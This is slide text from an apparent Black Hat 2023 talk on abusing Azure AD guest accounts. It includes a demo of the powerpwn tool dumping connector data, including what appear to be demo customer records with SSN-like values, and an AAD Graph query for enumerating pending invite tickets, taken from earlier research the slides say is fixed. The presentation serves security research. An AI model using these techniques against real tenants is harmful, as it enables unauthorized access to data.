



AUGUST 9-10, 2023

BRIEFINGS

All You Need Is Guest

Michael Bargury @mbrg0

Zenity




DEMO



Zenity Demo invited you to access applications within their organization External



 **Microsoft Invitations on behalf of Zenity Demo** <invites@microsoft.com>
to hacker6, me ▾

Fri, Jul 28, 4:32 PM (6 days ago) ★ ↶ ⋮

! Please only act on this email if you trust the organization represented below. In rare cases, individuals may receive fraudulent invitations from bad actors posing as legitimate companies. If you were not expecting this invitation, proceed with caution.

Organization: Zenity Demo
Domain: zenitydemo.onmicrosoft.com

If you accept this invitation, you'll be sent to <https://myapplications.microsoft.com/?tenantid=fc993b0f-345b-4d01-9f67-9ac4a140dd43>.

[Accept invitation](#)

[Block future invitations](#) from this organization.

This invitation email is from Zenity Demo (zenitydemo.onmicrosoft.com) and may include advertising content. Zenity Demo has not provided a link to their privacy statement for you to review. Microsoft Corporation facilitated sending this email but did not validate the sender or the message.





Apps

This is unavailable due to your account permissions and company's settings

Apps dashboard

Add apps Create collection Customize view

Apps

Apps

Settings

There are no apps to show.

Zenity Demo

Sign out



Hacker5

hacker5@pwntoso.onmicroso...

[View account](#)

[Switch organization](#)









Sign in with a different account



powerpwn - Credentials

- [All Resources](#)
- [Credentials](#)
- [Automations](#)
- [Applications](#)
- [Connectors](#)

Connector	Connection	Created by			
 shared azurefile	jamieredingcustomerdata.file.core.windows.net	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
 shared azureblob	https://enterpriseip.blob.core.windows.net/patentarchive	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
 shared azuretables	jamieredingcustomerdata.table.core.windows.net/customers	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
 shared azurequeues	Azure Queues	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
 shared sql	enterprisefinancial financialreports.database.windows.net	hi@pwntoso.onmicrosoft.com	Playground	Raw	Dump
 shared sql	enterprisecustomers customercareinsights.database.windows.net	jamier@zenitydemo.onmicrosoft.com	Playground		Dump





```
[{"@odata.etag": "", "ItemInternalId": "7eb41684-4b64-4f39-9eab-90fbe30ba62c", "CustomerID": 34553, "FirstName": "Jamie", "LastName": "Reding", "Email": "jamier@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-1111"}, {"@odata.etag": "", "ItemInternalId": "566a2e62-1c95-4e49-bdc6-c141023d66ac", "CustomerID": 98256, "FirstName": "Christa", "LastName": "Geller", "Email": "christag@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-2222"}, {"@odata.etag": "", "ItemInternalId": "43288280-ae24-450e-9feb-f6605d9c1ec2", "CustomerID": 76234, "FirstName": "David", "LastName": "Brenner", "Email": "davidb@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-3333"}, {"@odata.etag": "", "ItemInternalId": "52f7ad4a-9159-486e-885c-69c78fa59138", "CustomerID": 43256, "FirstName": "Laura", "LastName": "Miller", "Email": "lauram@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-4444"}, {"@odata.etag": "", "ItemInternalId": "e53da160-f087-4e08-b3fb-eb16283781c5", "CustomerID": 67322, "FirstName": "Robert", "LastName": "Thompson", "Email": "robertt@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-5555"}, {"@odata.etag": "", "ItemInternalId": "f6ce0c32-b846-4c4a-ad61-2f3bf74d0d06", "CustomerID": 78654, "FirstName": "Amanda", "LastName": "Smith", "Email": "amandas@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-6666"}, {"@odata.etag": "", "ItemInternalId": "e998798e-2e21-408f-b3e6-2ff7fde41510", "CustomerID": 89322, "FirstName": "John", "LastName": "Davis", "Email": "johnd@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-7777"}, {"@odata.etag": "", "ItemInternalId": "9219f091-1238-4cf8-b9a7-f4b7e3f3a958", "CustomerID": 11245, "FirstName": "Emily", "LastName": "Harris", "Email": "emilyh@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-8888"}, {"@odata.etag": "", "ItemInternalId": "8ba98fcc-b7f8-401f-abf5-842065f37d56", "CustomerID": 55677, "FirstName": "Michael", "LastName": "Sanders", "Email": "michaels@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-9999"}, {"@odata.etag": "", "ItemInternalId": "425f5a25-0f8d-4295-a3bf-7ab0388f8d7a", "CustomerID": 68984, "FirstName": "Sophie", "LastName": "Carter", "Email": "sophiec@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-0000"}, {"@odata.etag": "", "ItemInternalId": "07c0f4f1-1b45-40d4-ba05-9a1a6c15768f", "CustomerID": 45779, "FirstName": "Stephen", "LastName": "Williams", "Email": "stephenw@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-1234"}, {"@odata.etag": "", "ItemInternalId": "e270c995-1132-4900-afe1-f745fdb38452", "CustomerID": 23456, "FirstName": "Olivia", "LastName": "Lee", "Email": "olivial@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-4321"}, {"@odata.etag": "", "ItemInternalId": "6bda1a1f-b705-4a3d-a392-856c9c286c73", "CustomerID": 64784, "FirstName": "Patricia", "LastName": "Foster", "Email": "patriciaf@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-9876"}, {"@odata.etag": "", "ItemInternalId": "9dd9e288-b96d-45de-9b3d-5bd7572e8cc4", "CustomerID": 34598, "FirstName": "Daniel", "LastName": "Brown", "Email": "danielb@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-6789"}, {"@odata.etag": "", "ItemInternalId": "b6884c5e-3c43-49ca-b341-aef0cf0f5eff", "CustomerID": 79000, "FirstName": "Elizabeth", "LastName": "Perez", "Email": "elizabethp@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-7890"}, {"@odata.etag": "", "ItemInternalId": "9a2650d6-693a-45e8-b80c-4995a9d054af", "CustomerID": 12345, "FirstName": "Jason", "LastName": "Mitchell", "Email": "jasonm@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-0987"}, {"@odata.etag": "", "ItemInternalId": "bc932b1b-5ff2-4c8d-a28f-6ac86eed4529", "CustomerID": 74321, "FirstName": "Sarah", "LastName": "Gonzalez", "Email": "sarahg@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-5678"}, {"@odata.etag": "", "ItemInternalId": "12857b5e-8cdc-49ee-961d-2b47adb1f6a0", "CustomerID": 97654, "FirstName": "Thomas", "LastName": "Martin", "Email": "thomas@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-0765"}]
```



Hi there 🖱️

- CTO and Co-founder @ Zenity
- OWASP LCNC Top 10 project lead
- Dark Reading columnist
- Defcon, BSides, RSAC, OWASP

- Hiring top researchers, engs & pms!



@mbrg0



github.com/mbrg



darkreading.com/author/michael-bargury





WHY invite guests in?






@mbrg0

#BHUSA @BlackHatEvents



How can two parties collaborate over a bunch of files?

F1000
enterprise


	POC Kickoff
	NDA
	Success Criteria
	Order Form
	POC Agenda

Small
vendor

Option 1: just email sensitive files around



Option 2: trust a rando on the internet



Option 2: trust a rando IRL




Option 3: invite them in



F1000 tenant

Option 3: invite them in



*“external users can “bring their own identities.”
... and you manage access to your apps ... to
keep your resources protected.”*



F1000 tenant

Safe guest access must be:

(a) Easy for vendors to onboard

Safe guest access must be:


(a) Easy for vendors to onboard

(b) Easy for IT/security to control

Safe guest access must be:

- (a) Easy for vendors to onboard**
- (b) Easy for IT/security to control**

**(a) It's
super easy
to get a
guest
account**



**(a) It's
super easy
to get a
guest
account**

Source: @_dirkjan at
BHUSA 2022

HJ M invited you to access applications within their organization



Microsoft Invitations on behalf of iminyourcloud <invites@microsoft.com>

To: Invite Me



Wed 7/13/2022

! Please only act on this email if you trust the individual and organization represented below. In rare cases, individuals may receive fraudulent invitations from bad actors posing as legitimate companies. **If you were not expecting this invitation, proceed with caution.**

Sender: HJ M (dirkjan@iminyour.cloud)

Organization: iminyourcloud

Domain: [iminyour.cloud]iminyour.cloud

If you accept this invitation, you'll be sent to https://account.activedirectory.windowsazure.com/?tenantid=6287f28f-4f7f-4322-9651-a8697d8fe1bc&login_hint=inviteme@crosstenantdev.onmicrosoft.com.

[Accept invitation](#)

[Block future invitations](#) from this organization.

This invitation email is from iminyourcloud ([iminyour.cloud]iminyour.cloud) and may include advertising content. **iminyourcloud has not provided a link to their privacy statement for you to review.** Microsoft Corporation facilitated sending this email but did not validate the sender or the message.

Microsoft respects your privacy. To learn more, please read the [Microsoft Privacy Statement](#).
Microsoft Corporation, One Microsoft Way, Redmond, WA 98052



[Reply](#)

[Forward](#)

**(a) It's
super easy
to get a
guest
account**

Source: @_dirkjan at
BHUSA 2022
* Vulns were fixed.

Perhaps too easy?

Hijacking invites

- Query using AAD Graph:

[https://graph.windows.net/myorganization/users?api-version=1.61-internal&\\$filter=userState eq 'PendingAcceptance'&\\$select=userPrincipalName,inviteTicket,userType,invitedAsMail](https://graph.windows.net/myorganization/users?api-version=1.61-internal&$filter=userState eq 'PendingAcceptance'&$select=userPrincipalName,inviteTicket,userType,invitedAsMail)

```
1  [
2  ..... "odata.metadata": "https://graph.windows.net/myorganization/$metadata#directoryObjects",
3  ..... "value": [
4  ..... {
5  .....   "odata.type": "Microsoft.DirectoryServices.User",
6  .....   "userPrincipalName": "guest_outsidersecurity.nl#EXT#@iminyourcloud.onmicrosoft.com",
7  .....   "inviteTicket": [
8  .....     {
9  .....       "type": "Invite",
10 .....       "ticket": "3557db4d-b514-4602-aa88-9c23f82ca61c"
11 .....     }
12 .....   ],
13 .....   "userType": "Guest",
14 .....   "invitedAsMail": "guest@outsidersecurity.nl"
15 ..... }
16 ..... ]
17 ]
```


**(a) It's
super easy
to get a
guest
account**

Source: @_dirkjan at
BHUSA 2022
* Vulns were fixed.

Perhaps too easy?

TL;DR

- Every user could query for non-redeemed invites.
- Could redeem invite without any validation, link to arbitrary external account.
- No way for admins to find out which account it was actually linked to.

**(a) It's
super easy
to get a
guest
account**

Perhaps too easy?



**Backdooring and hijacking Azure AD accounts by abusing
external identities**

Dirk-Jan Mollema / @_dirkjan

Safe guest access must be:

- (a) Easy for vendors to onboard**
- (b) Easy for IT/security to control**

(b) Understanding how control works




Partners, vendors, suppliers,
other collaborators




F1000 tenant

(b) Understanding how control works




Partners, vendors, suppliers,
other collaborators

linked



F1000 tenant

(b) Control guests like employees



Enterprise controls to ensure secure access: MFA, RBAC, CA, device attestation, threat monitoring ...



